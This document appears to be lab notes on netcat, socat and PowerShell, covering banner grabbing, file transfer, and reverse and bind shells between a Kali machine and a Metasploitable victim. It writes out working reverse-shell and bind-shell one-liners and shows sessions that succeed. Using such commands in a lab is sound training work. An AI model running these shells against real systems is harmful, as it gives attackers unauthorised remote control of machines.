
Before continuing, ensure that the Ncat and the Register Nmap Path options are selected, as shown in the above screenshot.

Install Netcat on Windows





Ncat Command

The name of the Netcat command-line tool is called ncat, which you can run from either Windows Terminal, CMD, or PowerShell. To check the Netcat version installed on your Windows PC, open a command prompt and execute the following command:



5. BANNER GRABBING USING NETCAT:- Banner grabbing is collection of information from the host machine. We also can do it using netcat. We run following command to see information of services running on a specific port





6. File Transfer via Netcat :- Netcat also offers an ability to transfer or share files from on device to other device. This is quite similar process of sending texts. We have a text file named file.txt on our Kali Linux system, to share it we use following command:

```
# cat >file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING USING NETCAT.
^C

(root㉿kali)-[~]
# cat file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING USING NETCAT.

(root㉿kali)-[~]
#
```


```
(root㉿kali)-[~]
# nc -lvp 2345<file.txt
listening on [any] 2345 ...
```

Now we can downloaded it from another system. Here for an example we have used metasploit terminal we can also use termux terminal from our android device. From other device we need to run following command to save the file. Here we need the IP address of our Kali Linux machine (we are using local IP).

```
# nc -lvp 2345<file.txt
listening on [any] 2345 ...
192.168.95.206: inverse host lookup failed: Unknown host
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.206] 43974
```

```
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ nc 192.168.95.230 2345 >file.txt

msfadmin@metasploitable:~$ ls
file.txt  vulnerable
msfadmin@metasploitable:~$ cat file.txt
THIS IS CREATED AT KALI LINUX FOR FILE SHARING USING NETCAT.
msfadmin@metasploitable:~$
```

CONNECTION ON WINDOWS ALSO POSSIBLE




7. Reverse Shell using Netcat :- Netcat have a major role to exploit target machines. This is very helpful for CTF players and bounty hunters. This also works with Metasploit payloads.

Linux Reverse Shell

In order to setup a Netcat reverse shell we need to follow the following steps:

- Setup a Netcat listener.
- Connect to the Netcat listener from the target host.
- Issue commands on the target host from the attack box

We can easily create a reverse shell with the help of "msfvenom" and setup the listener using netcat. For a Linux system as target we can use following command:



Here we used R flag used to generate a raw payload (Just the command). After creating the payload we can just need to run it to target machine but before that we start a netcat listener on attacker machine by by using following command: (nc -lvp 666) as seen in above screenshot
WE GOT THE SHELL


```
msfadmin@metasploitable:~$ /bin/sh 0</tmp/backpipe | nc 192.168.95.230 666 1>/tm
p/backpipe
```

```
msfadmin@metasploitable:~$ /bin/sh 0</tmp/backpipe | nc 192.168.95.230 666 1>/tm
p/backpipe
/bin/sh: line 1: hi: command not found
cat: vulnerable: Is a directory
ls


msfadmin@metasploitable:~$ ls
file.txt  vulnerable  yaseera
msfadmin@metasploitable:~$ _
```

```
┌──(root㉿kali)-[~]
└─# nc -lvp 666
listening on [any] 666 ...
192.168.95.206: inverse host lookup failed: Unknown host
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.206] 34316
hi
ls
file.txt
vulnerable
cat vulnerable
mkdir yaseera

┌──(root㉿kali)-[~]
└─#
```


```
┌──(root㉿kali)-[~]
└─# nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.206] 58235
amit
f1
f2
f3
fardeen
sam
```

```
msfadmin@metasploitable:~$ ls
demo.txt  erev      kali.txt  tejas       wilson
deva      file.txt  srilata   vulnerable  yaseera
msfadmin@metasploitable:~$ cd tejas
msfadmin@metasploitable:~/tejas$ ls
amit  f1  f2  f3  fardeen  sam
msfadmin@metasploitable:~/tejas$
msfadmin@metasploitable:~/tejas$ /bin/sh | nc 192.168.95.230 5555
sh-3.2$ ls
sh-3.2$
```




REVERSE SHELL ON WINDOWS

Once we have the listener up and running, let's start a shell on the Victim machine which will connect back to our Attacking machine (Kali Linux). Use the commands below depending on what is your Victim machine. The IP 192.168.95.230 we are using in the commands is the IP of our attacking machine - Kali Linux



Here, we are launching the Command prompt so that we can execute commands from the attackers' machines



After executing the command above, when you go back to the attacking machine (Kali Linux), you will see you now have access to the Windows systems via console. See the image below.

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.84] 1436
Microsoft Windows [Version 10.0.19044.2130]
(c) Microsoft Corporation. All rights reserved.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A0DD-A9E1
```

8. BIND SHELL USING SOCAT :- In this practical socat will listen to a port in the victim(metasploit machine) and wait for any new connection.

Socat (for SOcket CAT) establishes two bidirectional byte streams and transfers data between them. Data channels may be files, pipes, devices (terminal or modem, etc.), or sockets (Unix, IPv4, IPv6, raw, UDP, TCP, SSL). It provides forking, logging and tracing, different modes for interprocess communication and many more options. It can be used, for example, as a TCP relay (one-shot or daemon), as an external socksifier, as a shell interface to Unix sockets, as an IPv6 relay, as a netcat and rinetd replacement, to redirect TCP-oriented programs to a serial line, or to establish a relatively secure environment (su and chroot) for running client or server shell scripts inside network connections. Socat supports sctp as of 1.7.0.

The Setup

As a testing environment we are using a kali linux vmware installation which will be the "ATTACKER" in our scenario and our host machine, running also metasploit, is going to be the “TARGET/VICTIM”. We have placed a directory named erev in the desktop of the victim where it contains a text file named erev.txt and soczt.txt with some content. Our goal in the practical will be to actually read the contents of that file from our attacker machine.

```
msfadmin@metasploitable:~/erev$ cat >socat.txt
THIS IS CREATED AT VICTIMS MACHINE WHICH SHOULD BE ACCESSIBLE AT TAGRGET(KALI)
msfadmin@metasploitable:~/erev$ ls
erev.txt  socat.txt
msfadmin@metasploitable:~/erev$
```

The IP of the host machine is 192.168.95.230 and the IP of the victim is 192.168.95.206. In order to set this up we need to run the following command to the victim (socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash). This will open port 4444 and listen on it and upon a new connection the /bin/bash will be executed, giving this way a remote shell to the attacker. NOTE: If you are using victim machine was a Windows machine the command above would be adjusted to socat -d -d TCP4-LISTEN:4443 EXEC:'cmd.exe',pipes.

```
msfadmin@metasploitable:~/erev$ ls
erev.txt  socat.txt
msfadmin@metasploitable:~/erev$ sudo socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash
2022/11/01 02:33:58 socat[4805] N listening on AF=2 0.0.0.0:4444
```

```
msfadmin@metasploitable:~/erev$ sudo socat -d -d TCP4-LISTEN:4444 EXEC:/bin/bash
2022/11/01 02:22:56 socat[4787] N listening on AF=2 0.0.0.0:4444
2022/11/01 02:28:52 socat[4787] N accepting connection from AF=2 192.168.95.230:
53984 on AF=2 192.168.95.206:4444
2022/11/01 02:28:52 socat[4787] N forking off child, using socket for reading an
d writing
2022/11/01 02:28:52 socat[4794] N execvp'ing "/bin/bash"
2022/11/01 02:28:52 socat[4787] N forked off child process 4794
2022/11/01 02:28:52 socat[4787] N starting data transfer loop with FDs [4,4] and
 [3,3]
```

On our attacker machine now we run socat with the following command so it can connect to the victim. Do remember that the IP of the victim is the 192.168.95.206 **(socat - TCP4:192.168.95.206:4444)**. This tells socat to connect to the IP of the victim on port 4443 which we know is open since we set up the listener at that port, using the TCP4 protocol.

```
┌──(root㉿kali)-[~]
└─# socat - TCP4:192.168.95.206:4444
```


```
┌──(root㉿kali)-[~]
└─# socat - TCP4:192.168.95.206:4444
ls
erev.txt
socat.txt
```


```
┌──(root㉿kali)-[~]
└─# socat - TCP4:192.168.95.206:4444
ls
erev.txt
socat.txt
cat socat.txt
THIS IS CREATED AT VICTIMS MACHINE WHICH SHOULD BE ACCESSIBLE AT TAGRGET(KALI)
```

```
┌──(root㉿kali)-[~]
└─# socat - TCP4:192.168.95.206:4444
cat erev.tx
cat erev.txt
THIS IS SIMPLE TEST FILE
```

On the upper screenshot which belongs to the attacker(kali machine) we see that we can read the contents of the erev.txt and socat.txt file with success.

Take a look also on below part where it is wireshark running and capturing the traffic between the attacker and the victim. As you can see the contents of the file are available in wireshark as well and anyone inspecting the traffic may be able to read them!








9. REVERSE SHELL :- In the reverse shell we are going to set up the listener in our attacker machine first and then command the victim to connect back to the attacker.

   First we use the following command to start a listener on our attacker machine **socat -d -d TCP4-LISTEN:4443 STDOUT.**


Then on the victim machine we run the following command specifying the correct IP and port.
socat TCP4:192.168.168.1:4443 EXEC:/bin/bash








We have the attacker shell which successfully reads the file which is at the victims machine.




10. File Transfer

Now, it's time to discover another functionality of the socat. We can transfer files with the help of the connection that is established with the help of socat. For demonstration, we decided to create a text file with a small message as shown in the image below.



Next, we run socat with the Address Type as TCP4 and create a listener with hosting the file with the help of the file keyword.



As we created the file to transfer on our Kali Machine, we will now move to the metasploit machine and attempt to transfer the file demo.txt here. We need to connect to the listener that is created on the Kali Machine and mention the file name that is hosted along with the create keyword as shown in the image below. We can see that this will transfer the file.

D. POWERSHELL AND POWERCAT

```
PS C:\WINDOWS> get-process -name explorer

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
   3226     135   120308     132708     296.44    9460   1 explorer


PS C:\WINDOWS>
```

```
PS C:\> gci -hidden .


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-         1/15/2021   5:07 AM                $Recycle.Bin
d--h--          1/3/2021   2:34 AM                $SysReset
d--h--         1/12/2023   5:54 PM                $WinREAgent
d--hs-        12/25/2022   4:22 PM                Config.Msi
d--hsl          1/3/2021   3:02 AM                Documents and Settings
d-rh--          8/7/2021   2:07 PM                MSOCache
d--h--        12/15/2022  10:53 AM                OneDriveTemp
d--h--        11/30/2022   2:56 PM                ProgramData
d--hs-         3/13/2022   9:09 AM                Recovery
d--hs-         1/13/2023   7:40 AM                System Volume Information
-a-hs-         1/15/2023  10:56 AM           8192 DumpStack.log.tmp
-a-hs-         1/15/2023  10:56 AM     5117505536 hiberfil.sys
-a-hs-         1/15/2023  10:56 AM     1946157056 pagefile.sys
-a-hs-         1/15/2023  10:56 AM       16777216 swapfile.sys
```

```
PS C:\> get-content C:\Users\sachi\Desktop\IDOL\idol.txt
hi offensive security
PS C:\>
```

```
PS C:\> get-module -list available
PS C:\> get-module -listavailable


    Directory: C:\Program Files\WindowsPowerShell\Modules


ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Script     1.0.1      Microsoft.PowerShell.Operation.V... {Get-OperationValidation, Invoke-OperationValidation}
Binary     1.0.0.1    PackageManagement                   {Find-Package, Get-Package, Get-PackageProvider, Get-PackageSource...}
Script     3.4.0      Pester                              {Describe, Context, It, Should...}
Script     1.0.0.1    PowerShellGet                       {Install-Module, Find-Module, Save-Module, Update-Module...}
Script     2.0.0      PSReadline                          {Get-PSReadLineKeyHandler, Set-PSReadLineKeyHandler, Remove-PSReadLineKeyHandler, Get-PSReadLineOption..


    Directory: C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules


ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
